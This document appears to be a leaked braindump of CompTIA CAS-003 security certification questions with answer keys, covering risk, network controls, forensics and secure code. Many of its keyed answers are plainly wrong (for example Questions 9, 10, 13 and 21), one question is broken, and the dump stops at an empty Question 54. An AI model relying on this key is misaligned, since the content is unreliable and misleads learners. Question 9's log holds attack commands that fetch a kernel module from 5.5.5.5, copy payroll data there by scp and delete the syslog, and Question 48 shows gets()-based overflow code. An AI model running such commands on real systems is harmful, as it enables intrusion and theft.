CAS-003

Number: CAS-003
Passing Score: 800
Time Limit: 120 min
File Version: 1

CAS-003

https://www.gratisexam.com/

Exam A

QUESTION 1
A company's Chief Operating Officer (COO) is concerned about the potential for competitors to infer proprietary information gathered from employees' social media accounts.

Which of the following methods should the company use to gauge its own social media threat level without targeting individual employees?

A. Utilize insider threat consultants to provide expertise.
B. Require that employees divulge social media accounts.
C. Leverage Big Data analytical algorithms.
D. Perform social engineering tests to evaluate employee awareness.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 2
A security administrator is hardening a TrustedSolaris server that processes sensitive data. The data owner has established the following security requirements:

- The data is for internal consumption only and shall not be distributed to outside individuals
- The systems administrator should not have access to the data processed by the server
- The integrity of the kernel image is maintained
-

Which of the following host-based security controls BEST enforce the data owner's requirements? (Choose three.)

A. SELinux
B. DLP
C. HIDS
D. Host-based firewall

E. Measured boot
F. Data encryption
G. Watermarking

Correct Answer: CEF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 3
Given the following output from a local PC:

```
C:\>ipconfig
Windows IP Configuration

Wireless LAN adapter Wireless Network Connection:
Connection-specific DNS Suffix . : comptia.org
 Link-local IPv6 Address..... : fe80::4551:67ba:77a6:62e1%11
 IPv4 Address................ : 172.30.0.28
 Subnet Mask................. : 255.255.0.0
 Default Gateway............. : 172.30.0.5
C:\>
```

Which of the following ACLs on a stateful host-based firewall would allow the PC to serve an intranet website?

A. `Allow 172.30.0.28:80 -> ANY`
B. `Allow 172.30.0.28:80 -> 172.30.0.0/16`
C. `Allow 172.30.0.28:80 -> 172.30.0.28:443`
D. `Allow 172.30.0.28:80 -> 172.30.0.28:53`

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 4
A penetration tester has been contracted to conduct a physical assessment of a site. Which of the following is the MOST plausible method of social engineering to be conducted during this engagement?

A. Randomly calling customer employees and posing as a help desk technician requiring user password to resolve issues
B. Posing as a copier service technician and indicating the equipment had “phoned home” to alert the technician for a service call
C. Simulating an illness while at a client location for a sales call and then recovering once listening devices are installed
D. Obtaining fake government credentials and impersonating law enforcement to gain access to a company facility

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 5
A penetration tester is conducting an assessment on Comptia.org and runs the following command from a coffee shop while connected to the public Internet:

```
C:\nslookup -querytype=MX comptia.org
Server: Unknown
Address: 198.51.100.45

comptia.org MX preference=10, mail exchanger = 92.68.102.33
comptia.org MX preference=20, mail exchanger = exchgl.comptia.org
exchgl.comptia.org       Internet address = 192.168.102.67
```

Which of the following should the penetration tester conclude about the command output?

A. The public/private views on the Comptia.org DNS servers are misconfigured
B. Comptia.org is running an older mail server, which may be vulnerable to exploits
C. The DNS SPF records have not been updated for Comptia.org
D. 192.168.102.67 is a backup mail server that may be more vulnerable to attack

Correct Answer: B

Section: (none)
Explanation

Explanation/Reference:

QUESTION 6
Two new technical SMB security settings have been enforced and have also become policies that increase secure communications.
Network Client: Digitally sign communication
Network Server: Digitally sign communication

A storage administrator in a remote location with a legacy storage array, which contains time-sensitive data, reports employees can no longer connect to their department shares. Which of the following mitigation strategies should an information security manager recommend to the data owner?

A. Accept the risk, reverse the settings for the remote location, and have the remote location file a risk exception until the legacy storage device can be upgraded
B. Accept the risk for the remote location, and reverse the settings indefinitely since the legacy storage device will not be upgraded
C. Mitigate the risk for the remote location by suggesting a move to a cloud service provider. Have the remote location request an indefinite risk exception for the use of cloud storage
D. Avoid the risk, leave the settings alone, and decommission the legacy storage device

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 7
A security engineer is designing a system in which offshore, outsourced staff can push code from the development environment to the production environment securely. The security engineer is concerned with data loss, while the business does not want to slow down its development process. Which of the following solutions BEST balances security requirements with business need?

A. Set up a VDI environment that prevents copying and pasting to the local workstations of outsourced staff members
B. Install a client-side VPN on the staff laptops and limit access to the development network
C. Create an IPSec VPN tunnel from the development network to the office of the outsourced staff
D. Use online collaboration tools to initiate workstation-sharing sessions with local staff who have access to the development network

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 8
A systems security engineer is assisting an organization's market survey team in reviewing requirements for an upcoming acquisition of mobile devices. The engineer expresses concerns to the survey team about a particular class of devices that uses a separate SoC for baseband radio I/O. For which of the following reasons is the engineer concerned?

A. These devices can communicate over networks older than HSPA+ and LTE standards, exposing device communications to poor encryptions routines
B. The organization will be unable to restrict the use of NFC, electromagnetic induction, and Bluetooth technologies
C. The associated firmware is more likely to remain out of date and potentially vulnerable
D. The manufacturers of the baseband radios are unable to enforce mandatory access controls within their driver set

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 9
A security administrator was informed that a server unexpectedly rebooted. The administrator received an export of syslog entries for analysis:

```
May 4  08:08:00  Server A: on console user jsmith: exec 'ls -l
/data/finance/payroll/*.xls'
May 4  08:08:00  Server A: on console user jsmith: Access denied on
/data/finance/
May 4  08:08:07  Server A: on console user jsmith: exec 'whoami'
May 4  08:08:10  Server A: on console user jsmith: exec 'wget
5.5.5.5/modinject.o -O /tmp/downloads/modinject.o'
May 4  08:08:20  Server A: on console user jsmith: exec 'insmod
/tmp/downloads/modinject.o'
May 4  08:08:10  Server A: on console user root: exec 'whoami'
May 4  08:09:37  Server A: on console user root: exec 'ls -
l/data/finance/payroll/*.xls'
May 4  08:09:43  Server A: on console user root: exec 'gpg -e
/data/finance/payroll/gl-May2017.xls'
May 4  08:09:55  Server A: on console user root: exec 'scp
/data/finance/payroll/gl-May2017.gpg root@5.5.5.5:'
May 4  08:10:03  Server A: on console user root: exec 'rm-rf
/var/log/syslog'
May 4  08:10:05  Server A: on console user jsmith: exec 'rmmod
modinject.o'
May 4  08:10:05  Server A: kernel: PANIC 'unable to handle paging request
at 0x45A800c'
May 4  08:10:05  Server A: kernel: Automatic reboot initiated
May 4  08:10:06  Server A: kernel: Syncing disks
May 4  08:10:06  Server A: kernel: Reboot
May 4  08:12:25  Server A: kernel: System init
May 4  08:12:25  Server A: kernel: Configured from console by console
May 4  08:12:42  Server A: kernel: Logging initialized (build:5.8.0.2469)
May 4  08:13:34  Server A: kernel: System changed state to up
May 4  08:14:23  Server A: kernel: System startup succeeded
```

Which of the following does the log sample indicate? (Choose two.)

A. A root user performed an injection attack via kernel module
B. Encrypted payroll data was successfully decrypted by the attacker
C. Jsmith successfully used a privilege escalation attack
D. Payroll data was exfiltrated to an attacker-controlled host

E. Buffer overflow in memory paging caused a kernel panic
F. Syslog entries were lost due to the host being rebooted

Correct Answer: CE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 10
An organization has employed the services of an auditing firm to perform a gap assessment in preparation for an upcoming audit. As part of the gap assessment, the auditor supporting the assessment recommends the organization engage with other industry partners to share information about emerging attacks to organizations in the industry in which the organization functions. Which of the following types of information could be drawn from such participation?

A. Threat modeling
B. Risk assessment
C. Vulnerability data
D. Threat intelligence
E. Risk metrics
F. Exploit frameworks

Correct Answer: F
Section: (none)
Explanation

Explanation/Reference:

QUESTION 11
To prepare for an upcoming audit, the Chief Information Security Officer (CISO) asks for all 1200 vulnerabilities on production servers to be remediated. The security engineer must determine which vulnerabilities represent real threats that can be exploited so resources can be prioritized to migrate the most dangerous risks. The CISO wants the security engineer to act in the same manner as would an external threat, while using vulnerability scan results to prioritize any actions. Which of the following approaches is described?

A. Blue team
B. Red team
C. Black box
D. White team

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: http://resources.infosecinstitute.com/the-types-of-penetration-testing/#gref

QUESTION 12
An engineer is evaluating the control profile to assign to a system containing PII, financial, and proprietary data.

Data Type	Confidentiality	Integrity	Availability
PII	High	Medium	Low
Proprietary	High	High	Medium
Competitive	High	Medium	Medium
Industrial	Low	Low	High
Financial	Medium	High	Low

Based on the data classification table above, which of the following BEST describes the overall classification?

A. High confidentiality, high availability
B. High confidentiality, medium availability
C. Low availability, low confidentiality
D. High integrity, low availability

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 13
A security analyst is reviewing the corporate MDM settings and notices some disabled settings, which consequently permit users to download programs from untrusted developers and manually install them. After some conversations, it is confirmed that these settings were disabled to support the internal development of mobile applications. The security analyst is now recommending that developers and testers have a separate device profile allowing this, and that the rest of the organization's users do not have the ability to manually download and install untrusted applications. Which of the following settings should be toggled to achieve the goal? (Choose two.)

A. OTA updates
B. Remote wiping
C. Side loading
D. Sandboxing
E. Containerization
F. Signed applications

Correct Answer: DE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 14
A company has hired an external security consultant to conduct a thorough review of all aspects of corporate security. The company is particularly concerned about unauthorized access to its physical offices resulting in network compromises. Which of the following should the consultant recommend be performed to evaluate potential risks?

A. The consultant should attempt to gain access to physical offices through social engineering and then attempt data exfiltration
B. The consultant should be granted access to all physical access control systems to review logs and evaluate the likelihood of the threat
C. The company should conduct internal audits of access logs and employee social media feeds to identify potential insider threats
D. The company should install a temporary CCTV system to detect unauthorized access to physical offices

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 15

A user workstation was infected with a new malware variant as a result of a drive-by download. The security administrator reviews key controls on the infected workstation and discovers the following:

Antivirus	Enabled
AV Engine	Current
AV Signatures	Auto Update
Update Status	Success
Heuristic Scanning	Enabled
Scan Type	On Access Scanning
Malware Engine	Enabled
Auto System Update	Enabled
Last System Update	Yesterday 2 PM
DLP Agent	Disabled
DLP DB Update	Poll every 5 mins
Proxy Settings	Auto

Which of the following would BEST prevent the problem from reoccurring in the future? (Choose two.)

A. Install HIPS
B. Enable DLP
C. Install EDR
D. Install HIDS
E. Enable application blacklisting

F. Improve patch management processes

Correct Answer: BE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 16
An engineer is assisting with the design of a new virtualized environment that will house critical company services and reduce the datacenter's physical footprint. The company has expressed concern about the integrity of operating systems and wants to ensure a vulnerability exploited in one datacenter segment would not lead to the compromise of all others. Which of the following design objectives should the engineer complete to BEST mitigate the company's concerns? (Choose two.)

A. Deploy virtual desktop infrastructure with an OOB management network
B. Employ the use of vTPM with boot attestation
C. Leverage separate physical hardware for sensitive services and data
D. Use a community CSP with independently managed security services
E. Deploy to a private cloud with hosted hypervisors on each physical machine

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 17
Following a security assessment, the Chief Information Security Officer (CISO) is reviewing the results of the assessment and evaluating potential risk treatment strategies. As part of the CISO's evaluation, a judgment of potential impact based on the identified risk is performed. To prioritize response actions, the CISO uses past experience to take into account the exposure factor as well as the external accessibility of the weakness identified. Which of the following is the CISO performing?

A. Documentation of lessons learned
B. Quantitative risk assessment
C. Qualitative assessment of risk
D. Business impact scoring
E. Threat modeling

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 18
A recent assessment identified that several users' mobile devices are running outdated versions of endpoint security software that do not meet the company's security policy. Which of the following should be performed to ensure the users can access the network and meet the company's security requirements?

A. Vulnerability assessment
B. Risk assessment
C. Patch management
D. Device quarantine
E. Incident management

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 19
A systems administrator at a medical imaging company discovers protected health information (PHI) on a general-purpose file server. Which of the following steps should the administrator take NEXT?

A. Isolate all of the PHI on its own VLAN and keep it segregated at Layer 2
B. Immediately encrypt all PHI with AES-256
C. Delete all PHI from the network until the legal department is consulted
D. Consult the legal department to determine legal requirements

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 20
A Chief Information Security Officer (CISO) is reviewing the results of a gap analysis with an outside cybersecurity consultant. The gap analysis reviewed all procedural and technical controls and found the following:

- High-impact controls implemented: 6 out of 10
- Medium-impact controls implemented: 409 out of 472
- Low-impact controls implemented: 97 out of 1000

The report includes a cost-benefit analysis for each control gap. The analysis yielded the following information:

- Average high-impact control implementation cost: $15,000; Probable ALE for each high-impact control gap: $95,000
- Average medium-impact control implementation cost: $6,250; Probable ALE for each medium-impact control gap: $11,000

Due to the technical construction and configuration of the corporate enterprise, slightly more than 50% of the medium-impact controls will take two years to fully implement. Which of the following conclusions could the CISO draw from the analysis?

A. Too much emphasis has been placed on eliminating low-risk vulnerabilities in the past
B. The enterprise security team has focused exclusively on mitigating high-level risks
C. Because of the significant ALE for each high-risk vulnerability, efforts should be focused on those controls
D. The cybersecurity team has balanced residual risk for both high and medium controls

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 21
After investigating virus outbreaks that have cost the company $1000 per incident, the company's Chief Information Security Officer (CISO) has been researching new antivirus software solutions to use and be fully supported for the next two years. The CISO has narrowed down the potential solutions to four candidates that meet all the company's performance and capability requirements:

	Solution Cost	Year 1 Support	Year 2 Support	Estimated Yearly Incidents
Product A	$10,000	$3,000	$1,000	1
Product B	$14,250	$1,000	$1,000	0
Product C	$9,500	$2,000	$2,000	1
Product D	$7,000	$1,000	$2,000	2
Product E	$7,000	$4,000	$4,000	0

Using the table above, which of the following would be the BEST business-driven choice among the five possible solutions?

A. Product A
B. Product B
C. Product C
D. Product D
E. Product E

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 22
A company monitors the performance of all web servers using WMI. A network administrator informs the security engineer that web servers hosting the company's client-facing portal are running slowly today. After some investigation, the security engineer notices a large number of attempts at enumerating host information via SNMP from multiple IP addresses. Which of the following would be the BEST technique for the security engineer to employ in an attempt to prevent reconnaissance activity?

A. Install a HIPS on the web servers
B. Disable inbound traffic from offending sources
C. Disable SNMP on the web servers
D. Install anti-DDoS protection in the DMZ

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 23
One of the objectives of a bank is to instill a security awareness culture. Which of the following are techniques that could help to achieve this? (Choose two.)

A. Blue teaming
B. Phishing simulations
C. Lunch-and-learn
D. Random audits
E. Continuous monitoring
F. Separation of duties

Correct Answer: BE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 24
The Chief Information Security Officer (CISO) has asked the security team to determine whether the organization is susceptible to a zero-day exploit utilized in the banking industry and whether attribution is possible. The CISO has asked what process would be utilized to gather the information, and then wants to apply signatureless controls to stop these kinds of attacks in the future. Which of the following are the MOST appropriate ordered steps to take to meet the CISO's request?

A. 1. Perform the ongoing research of the best practices
   2. Determine current vulnerabilities and threats
   3. Apply Big Data techniques
   4. Use antivirus control
B. 1. Apply artificial intelligence algorithms for detection
   2. Inform the CERT team
   3. Research threat intelligence and potential adversaries
   4. Utilize threat intelligence to apply Big Data techniques

C. 1. Obtain the latest IOCs from the open source repositories
   2. Perform a sweep across the network to identify positive matches
   3. Sandbox any suspicious files
   4. Notify the CERT team to apply a future proof threat model

D. 1. Analyze the current threat intelligence
   2. Utilize information sharing to obtain the latest industry IOCs
   3. Perform a sweep across the network to identify positive matches
   4. Apply machine learning algorithms

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 25
A software development team is conducting functional and user acceptance testing of internally developed web applications using a COTS solution. For automated testing, the solution uses valid user credentials from the enterprise directory to authenticate to each application. The solution stores the username in plain text and the corresponding password as an encoded string in a script within a file, located on a globally accessible network share. The account credentials used belong to the development team lead. To reduce the risks associated with this scenario while minimizing disruption to ongoing testing, which of the following are the BEST actions to take? (Choose two.)

A. Restrict access to the network share by adding a group only for developers to the share's ACL
B. Implement a new COTS solution that does not use hard-coded credentials and integrates with directory services
C. Obfuscate the username within the script file with encoding to prevent easy identification and the account used
D. Provision a new user account within the enterprise directory and enable its use for authentication to the target applications. Share the username and password with all developers for use in their individual scripts
E. Redesign the web applications to accept single-use, local account credentials for authentication

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 26
Management is reviewing the results of a recent risk assessment of the organization's policies and procedures. During the risk assessment it is determined that procedures associated with background checks have not been effectively implemented. In response to this risk, the organization elects to revise policies and procedures related to background checks and use a third-party to perform background checks on all new employees. Which of the following risk management strategies has the organization employed?

A. Transfer
B. Mitigate
C. Accept
D. Avoid
E. Reject

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 27
A security engineer must establish a method to assess compliance with company security policies as they apply to the unique configuration of individual endpoints, as well as to the shared configuration policies of common devices.

Policy	Device Type	% of Devices Compliant
Local Administration Accounts Renamed	Server	65%
Guest Account Disabled	Host	30%
Local Firewall Enabled	Host	80%
Password Complexity Enabled	Server	46%

Which of the following tools is the security engineer using to produce the above output?

A. Vulnerability scanner
B. SIEM
C. Port scanner
D. SCAP scanner

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 28
A newly hired systems administrator is trying to connect a new and fully updated, but very customized, Android device to access corporate resources. However, the MDM enrollment process continually fails. The administrator asks a security team member to look into the issue. Which of the following is the MOST likely reason the MDM is not allowing enrollment?

A. The OS version is not compatible
B. The OEM is prohibited
C. The device does not support FDE
D. The device is rooted

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 29
A hospital uses a legacy electronic medical record system that requires multicast for traffic between the application servers and databases on virtual hosts that support segments of the application. Following a switch upgrade, the electronic medical record is unavailable despite physical connectivity between the hypervisor and the storage being in place. The network team must enable multicast traffic to restore access to the electronic medical record. The ISM states that the network team must reduce the footprint of multicast traffic on the network.

VLAN	Description
201	Server VLAN1
202	Server VLAN2
400	Hypervisor Management VLAN
680	Storage Management VLAN
700	Database Server VLAN

Using the above information, on which VLANs should multicast be enabled?

A. VLAN201, VLAN202, VLAN400
B. VLAN201, VLAN202, VLAN700
C. VLAN201, VLAN202, VLAN400, VLAN680, VLAN700
D. VLAN400, VLAN680, VLAN700

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 30
An organization is preparing to develop a business continuity plan. The organization is required to meet regulatory requirements relating to confidentiality and availability, which are well-defined. Management has expressed concern following initial meetings that the organization is not fully aware of the requirements associated with the regulations. Which of the following would be MOST appropriate for the project manager to solicit additional resources for during this phase of the project?

A. After-action reports
B. Gap assessment
C. Security requirements traceability matrix
D. Business impact assessment

E. Risk analysis

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 31
An agency has implemented a data retention policy that requires tagging data according to type before storing it in the data repository. The policy requires all business emails be automatically deleted after two years. During an open records investigation, information was found on an employee's work computer concerning a conversation that occurred three years prior and proved damaging to the agency's reputation. Which of the following MOST likely caused the data leak?

A. The employee manually changed the email client retention settings to prevent deletion of emails
B. The file that contained the damaging information was mistagged and retained on the server for longer than it should have been
C. The email was encrypted and an exception was put in place via the data classification application
D. The employee saved a file on the computer's hard drive that contained archives of emails, which were more than two years old

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 32
A forensics analyst suspects that a breach has occurred. Security logs show the company's OS patch system may be compromised, and it is serving patches that contain a zero-day exploit and backdoor. The analyst extracts an executable file from a packet capture of communication between a client computer and the patch server. Which of the following should the analyst use to confirm this suspicion?

A. File size
B. Digital signature
C. Checksums
D. Anti-malware software
E. Sandboxing

Correct Answer: B
Section: (none)

Explanation

Explanation/Reference:

QUESTION 33
A company is acquiring incident response and forensic assistance from a managed security service provider in the event of a data breach. The company has selected a partner and must now provide required documents to be reviewed and evaluated. Which of the following documents would BEST protect the company and ensure timely assistance? (Choose two.)

A. RA
B. BIA
C. NDA
D. RFI
E. RFQ
F. MSA

Correct Answer: CF
Section: (none)
Explanation

Explanation/Reference:

QUESTION 34
Which of the following BEST represents a risk associated with merging two enterprises during an acquisition?

A. The consolidation of two different IT enterprises increases the likelihood of the data loss because there are now two backup systems
B. Integrating two different IT systems might result in a successful data breach if threat intelligence is not shared between the two enterprises
C. Merging two enterprise networks could result in an expanded attack surface and could cause outages if trust and permission issues are not handled carefully
D. Expanding the set of data owners requires an in-depth review of all data classification decisions, impacting availability during the review

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 35
Two competing companies experienced similar attacks on their networks from various threat actors. To improve response times, the companies wish to share some threat intelligence about the sources and methods of attack. Which of the following business documents would be BEST to document this engagement?

A. Business partnership agreement
B. Memorandum of understanding
C. Service-level agreement
D. Interconnection security agreement

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:
Reference: https://nvlpubs.nist.gov/nistpubs/legacy/sp/nistspecialpublication800-47.pdf

QUESTION 36
A company is developing requirements for a customized OS build that will be used in an embedded environment. The company procured hardware that is capable of reducing the likelihood of successful buffer overruns while executables are processing. Which of the following capabilities must be included for the OS to take advantage of this critical hardware-based countermeasure?

A. Application whitelisting
B. NX/XN bit
C. ASLR
D. TrustZone
E. SCP

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 37
After multiple service interruptions caused by an older datacenter design, a company decided to migrate away from its datacenter. The company has successfully completed the migration of all datacenter servers and services to a cloud provider. The migration project includes the following phases:

- Selection of a cloud provider

- Architectural design
- Microservice segmentation
- Virtual private cloud
- Geographic service redundancy
- Service migration

The Chief Information Security Officer (CISO) is still concerned with the availability requirements of critical company applications. Which of the following should the company implement NEXT?

A. Multicloud solution
B. Single-tenancy private cloud
C. Hybrid cloud solution
D. Cloud access security broker

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 38
Legal authorities notify a company that its network has been compromised for the second time in two years. The investigation shows the attackers were able to use the same vulnerability on different systems in both attacks. Which of the following would have allowed the security team to use historical information to protect against the second attack?

A. Key risk indicators
B. Lessons learned
C. Recovery point objectives
D. Tabletop exercise

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 39
A hospital's security team recently determined its network was breached and patient data was accessed by an external entity. The Chief Information Security Officer

(CISO) of the hospital approaches the executive management team with this information, reports the vulnerability that led to the breach has already been remediated, and explains the team is continuing to follow the appropriate incident response plan. The executive team is concerned about the hospital's brand reputation and asks the CISO when the incident should be disclosed to the affected patients. Which of the following is the MOST appropriate response?

A. When it is mandated by their legal and regulatory requirements
B. As soon as possible in the interest of the patients
C. As soon as the public relations department is ready to be interviewed
D. When all steps related to the incident response plan are completed
E. Upon the approval of the Chief Executive Officer (CEO) to release information to the public

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 40
A deployment manager is working with a software development group to assess the security of a new version of the organization's internally developed ERP tool. The organization prefers to not perform assessment activities following deployment, instead focusing on assessing security throughout the life cycle. Which of the following methods would BEST assess the security of the product?

A. Static code analysis in the IDE environment
B. Penetration testing of the UAT environment
C. Vulnerability scanning of the production environment
D. Penetration testing of the production environment
E. Peer review prior to unit testing

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 41
During a security event investigation, a junior analyst fails to create an image of a server's hard drive before removing the drive and sending it to the forensics analyst. Later, the evidence from the analysis is not usable in the prosecution of the attackers due to the uncertainty of tampering. Which of the following should the junior analyst have followed?

A. Continuity of operations
B. Chain of custody
C. Order of volatility
D. Data recovery

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
Reference: https://www.computer-forensics-recruiter.com/order-of-volatility/

QUESTION 42
A team is at the beginning stages of designing a new enterprise-wide application. The new application will have a large database and require a capital investment in hardware. The Chief Information Officer (CIO) has directed the team to save money and reduce the reliance on the datacenter, and the vendor must specialize in hosting large databases in the cloud. Which of the following cloud-hosting options would BEST meet these needs?

A. Multi-tenancy SaaS
B. Hybrid IaaS
C. Single-tenancy PaaS
D. Community IaaS

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 43
A company contracts a security engineer to perform a penetration test of its client-facing web portal. Which of the following activities would be MOST appropriate?

A. Use a protocol analyzer against the site to see if data input can be replayed from the browser
B. Scan the website through an interception proxy and identify areas for the code injection
C. Scan the site with a port scanner to identify vulnerable services running on the web server
D. Use network enumeration tools to identify if the server is running behind a load balancer

Correct Answer: C

Section: (none)
Explanation

Explanation/Reference:

QUESTION 44
A large enterprise with thousands of users is experiencing a relatively high frequency of malicious activity from the insider threats. Much of the activity appears to involve internal reconnaissance that results in targeted attacks against privileged users and network file shares. Given this scenario, which of the following would MOST likely prevent or deter these attacks? (Choose two.)

A. Conduct role-based training for privileged users that highlights common threats against them and covers best practices to thwart attacks
B. Increase the frequency at which host operating systems are scanned for vulnerabilities, and decrease the amount of time permitted between vulnerability identification and the application of corresponding patches
C. Enforce command shell restrictions via group policies for all workstations by default to limit which native operating system tools are available for use
D. Modify the existing rules of behavior to include an explicit statement prohibiting users from enumerating user and file directories using available tools and/or accessing visible resources that do not directly pertain to their job functions
E. For all workstations, implement full-disk encryption and configure UEFI instances to require complex passwords for authentication
F. Implement application blacklisting enforced by the operating systems of all machines in the enterprise

Correct Answer: CD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 45
An organization is currently working with a client to migrate data between a legacy ERP system and a cloud-based ERP tool using a global PaaS provider. As part of the engagement, the organization is performing data deduplication and sanitization of client data to ensure compliance with regulatory requirements. Which of the following is the MOST likely reason for the need to sanitize the client data?

A. Data aggregation
B. Data sovereignty
C. Data isolation
D. Data volume
E. Data analytics

Correct Answer: B

Section: (none)
Explanation

Explanation/Reference:

QUESTION 46
The code snippet below controls all electronic door locks to a secure facility in which the doors should only fail open in an emergency. In the code, “criticalValue” indicates if an emergency is underway:

```
try {
     if (criticalValue)
          openDoors=true
     else
          OpenDoors=false
} catch (e) {
     OpenDoors=true
}
```

Which of the following is the BEST course of action for a security analyst to recommend to the software developer?

A. Rewrite the software to implement fine-grained, conditions-based testing
B. Add additional exception handling logic to the main program to prevent doors from being opened
C. Apply for a life-safety-based risk exception allowing secure doors to fail open
D. Rewrite the software’s exception handling routine to fail in a secure state

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 47
A software development manager is running a project using agile development methods. The company cybersecurity engineer has noticed a high number of vulnerabilities have been making it into production code on the project.

Which of the following methods could be used in addition to an integrated development environment to reduce the severity of the issue?

A. Conduct a penetration test on each function as it is developed
B. Develop a set of basic checks for common coding errors
C. Adopt a waterfall method of software development
D. Implement unit tests that incorporate static code analyzers

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 48
Given the code snippet below:

```
#include <stdio.h>
#include <stdlib.h>
int main(void) {
  char username[8];
  printf("Enter your username: ");
  gets(username)
  printf("\n";
  if (username == NULL) {
    printf("you did not enter a username\n");
  }
  it strcmp(username, "admin") {
   printf("%s", "Admin user, enter your physical token value: ");
  // rest of conditional logic here has been snipped for brevity
  } else [
  printf("Standard user, enter your password: ");
  // rest of conditional logic here has been snipped for brevity
  }
}
```

Which of the following vulnerability types in the MOST concerning?

A. Only short usernames are supported, which could result in brute forcing of credentials.
B. Buffer overflow in the username parameter could lead to a memory corruption vulnerability.
C. Hardcoded usernames with different code paths taken depend on which user is entered.
D. Format string vulnerability is present for admin users but not for standard users.

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 49
An organization has established the following controls matrix:

	Minimum	Moderate	High
Physical Security	Cylinder Lock	Cipher Lock	Proximity Access Card
Environmental Security	Surge Protector	UPS	Generator
Data Security	Context-Based Authentication	MFA	FDE
Application Security	Peer Review	Static Analysis	Penetration Testing
Logical Security	HIDS	NIDS	NIPS

The following control sets have been defined by the organization and are applied in aggregate fashion:

- Systems containing PII are protected with the minimum control set.
- Systems containing medical data are protected at the moderate level.
- Systems containing cardholder data are protected at the high level.

The organization is preparing to deploy a system that protects the confidentially of a database containing PII and medical data from clients. Based on the controls classification, which of the following controls would BEST meet these requirements?

A. Proximity card access to the server room, context-based authentication, UPS, and full-disk encryption for the database server.
B. Cipher lock on the server room door, FDE, surge protector, and static analysis of all application code.
C. Peer review of all application changes, static analysis of application code, UPS, and penetration testing of the complete system.
D. Intrusion detection capabilities, network-based IPS, generator, and context-based authentication.

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 50
A recent CRM upgrade at a branch office was completed after the desired deadline. Several technical issues were found during the upgrade and need to be discussed in depth before the next branch office is upgraded.

Which of the following should be used to identify weak processes and other vulnerabilities?

A. Gap analysis
B. Benchmarks and baseline results
C. Risk assessment
D. Lessons learned report

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 51
A threat advisory alert was just emailed to the IT security staff. The alert references specific types of host operating systems that can allow an unauthorized person to access files on a system remotely. A fix was recently published, but it requires a recent endpoint protection engine to be installed prior to running the fix.

Which of the following MOST likely need to be configured to ensure the system are mitigated accordingly? (Choose two.)

A. Antivirus
B. HIPS
C. Application whitelisting

D. Patch management
E. Group policy implementation
F. Firmware updates

Correct Answer: AD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 52
A network engineer is attempting to design-in resiliency characteristics for an enterprise network's VPN services.

If the engineer wants to help ensure some resilience against zero-day vulnerabilities exploited against the VPN implementation, which of the following decisions would BEST support this objective?

A. Implement a reverse proxy for VPN traffic that is defended and monitored by the organization's SOC with near-real-time alerting to administrators.
B. Subscribe to a managed service provider capable of supporting the mitigation of advanced DDoS attacks on the enterprise's pool of VPN concentrators.
C. Distribute the VPN concentrators across multiple systems at different physical sites to ensure some backup services are available in the event of primary site loss.
D. Employ a second VPN layer concurrently where the other layer's cryptographic implementation is sourced from a different vendor.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 53
An information security officer is responsible for one secure network and one office network. Recent intelligence suggests there is an opportunity for attackers to gain access to the secure network due to similar login credentials across networks. To determine the users who should change their information, the information security officer uses a tool to scan a file with hashed values on both networks and receives the following data:

Corporate Network		Secure Network	
james.bond	asHU8$1bg	jbond	asHU8$1bg
tom.jones	wit4njyt%!	tom.jones	wit4njyt%!
dade.murphy	mUrpHTIME7	d.murph3	t%w38T9)n
herbie.hancock	hh2016!#	hhanco	hh2016!#2
suzy.smith	1LI*#HFadf	ssmith	1LI*#HFadf

Which of the following tools was used to gather this information from the hashed values in the file?

A. Vulnerability scanner
B. Fuzzer
C. MD5 generator
D. Password cracker
E. Protocol analyzer

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 54
